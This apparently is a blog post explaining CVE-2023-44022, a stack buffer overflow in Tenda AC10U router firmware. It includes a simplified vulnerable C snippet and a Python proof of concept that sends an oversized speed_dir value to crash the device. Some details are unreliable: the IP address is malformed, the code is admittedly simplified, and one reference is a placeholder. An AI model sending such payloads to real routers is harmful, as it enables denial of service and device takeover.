
In late 2023, a serious security issue was discovered affecting the Tenda AC10U router (specifically firmware US_AC10UV1.RTL_V15.03.06.49_multi_TDE01). This long-read post digs deep into CVE-2023-44022 — a stack overflow vulnerability triggered by the speed_dir parameter in the formSetSpeedWan function. We'll break everything down into simple language, show exactly where the problem lives in the code, and even walk you through a proof-of-concept exploit.
Firmware Affected: US_AC10UV1.RTL_V15.03.06.49_multi_TDE01
- Vulnerability: Stack buffer overflow in the formSetSpeedWan function via the speed_dir parameter.
This bug enables a remote attacker (with access to the web management interface) to inject carefully crafted input that crashes the router or potentially runs arbitrary code, leading to full system compromise.
Where’s the Problem?
When a user changes WAN speed settings in the router's web UI, the backend (CGI) handler calls the formSetSpeedWan function. That function expects speed_dir (an HTTP parameter) to be of a certain size—but doesn't enforce this.
Vulnerable Code Snippet
Here's an illustrative snippet from the firmware's decompiled code (C language, simplified for clarity):
void formSetSpeedWan(request_t *request) {
    char buf[32]; // Small stack buffer

    // Vulnerable: No size check on speed_dir
    char *speed_dir = websGetVar(request, "speed_dir", "");
    strcpy(buf, speed_dir);

    // ... Use buf in further networking configuration ...
}
- Problem: strcpy() copies data from the user-supplied speed_dir directly into buf[32], with no length check.
- Result: If the attacker sends data longer than 32 bytes, it will overflow the buffer, overwrite adjacent stack memory, and potentially allow code execution.
Pre-Requisites
1. Attacker must have access to the router’s administration interface (by default, accessible on local network).
How the Exploit Works
We simply send an HTTP POST request to the router's configuration CGI with an oversized speed_dir value. This will crash the router or, with further work, run arbitrary code.
Minimal Exploit Example (Using Python and requests module)
import requests

# Router IP and endpoint
url = "http://192.168..1/goform/formSetSpeedWan";
headers = {'Content-Type': 'application/x-www-form-urlencoded'}

# Oversized payload - 64 'A's (double the buffer)
payload = "speed_dir=" + "A"*64

# Default creds, change if necessary
cookies = {'Cookie': 'sessionid=YOUR_SESSION_ID_OR_BASIC_AUTH'}

r = requests.post(url, data=payload, headers=headers, cookies=cookies)

print("Status code:", r.status_code)
print("Response:", r.text)
- What this does: Sends an overlong speed_dir value. The router's web service will likely crash or reboot. A determined attacker can craft payload to gain further control (like reverse shell), especially if router has default credentials or other vulnerabilities.
Denial of Service (DoS): The router crashes or reboots.
- Arbitrary Code Execution: With careful payload crafting, an attacker could run code of their choice, gaining full control of the device and your network traffic.
How to Stay Safe
- Update firmware: As of this writing, Tenda had not released a fixed firmware for this CVE. Check their official support page for updates.
References & Further Reading
- CVE details: https://nvd.nist.gov/vuln/detail/CVE-2023-44022
- Original exploit report on GitHub (if published, check for updates)
- Firmware download: Tenda official download center
- General Tenda security advisories: https://www.tendacn.com/en/product/support_sec.html
Conclusion
CVE-2023-44022 is a classic, widespread buffer overflow flaw that’s easy to exploit and extremely powerful—especially on a router, the heart of your home or small business network. If you use a Tenda AC10U (or similar model), update immediately, control your admin access, and keep up with security advisories.
Stay safe and secure your home network!
*This post is a unique, exclusive breakdown based on public details and firmware analysis as of June 2024.*
Timeline
Published on: 09/27/2023 15:19:35 UTC
Last modified on: 09/27/2023 18:46:35 UTC